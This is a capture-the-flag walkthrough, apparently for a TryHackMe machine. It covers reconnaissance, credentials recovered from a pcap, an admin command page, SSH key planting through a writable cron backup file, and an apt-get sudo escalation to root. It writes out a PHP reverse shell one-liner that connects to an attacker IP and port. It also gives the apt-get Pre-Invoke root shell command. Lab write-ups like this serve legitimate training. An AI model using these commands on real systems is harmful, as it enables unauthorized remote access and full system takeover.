
NMAP Scan

we can see there are 2 services on port 22 and port 80.
we will check out port 80.

upon directory enumeration, we found an interesting directory on the website lets explore it,

here we can see an attachment with .pcap extension, let’s download it and open it with wireshark.

as you can see in the image we upon examining the POST request, we found out the credentials, now we are going to try them in on the HOST website i.e development.smag.thm .
Add development.smag.thm to the /etc/hosts file and then upon accessing the website.

you will see admin.php

use the credentials from the pcap file in this admin.php page.
 after logging in we can see this page.
this page won’t give back the results of the command, so here we try to get reverse shell.
i set up a php reverse shell here using the following command:
php -r '$sock=fsockopen("192.168.138.111",4444);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);'
And BOOM!!!

we got out reverse shell!
but unfortunately we are not allowed to read the user.txt file as we don’t have enough permissions.
we will transfer linpeas to the target machine.


change the permission chmod +x linpeas

here we can see there is a cronjob which we can access and edit so that we can ssh into jake.


we generated a new public key for jake on attacker machine and using echo we added it to the .backup file.

And BOOM Again!!
we got the shell as jake in the system.

and here we go, we got the user flag.
Now, let’s hunt the root flag.
sudo -l

here we found something interesting, a SUID bin which can give root privilege to jake.

as you can see we did a mistake at the first,
we have a GTFO bin for this SUID, which we have to run using sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/bash
our there are multiple things we can do with this SUID bin permission, but our primary goal is to get the root shell and retrieve the root flag.
you can refer this GTFO apt-get

so here we got the root flag as well.
Thanks for Following the Walkthrough.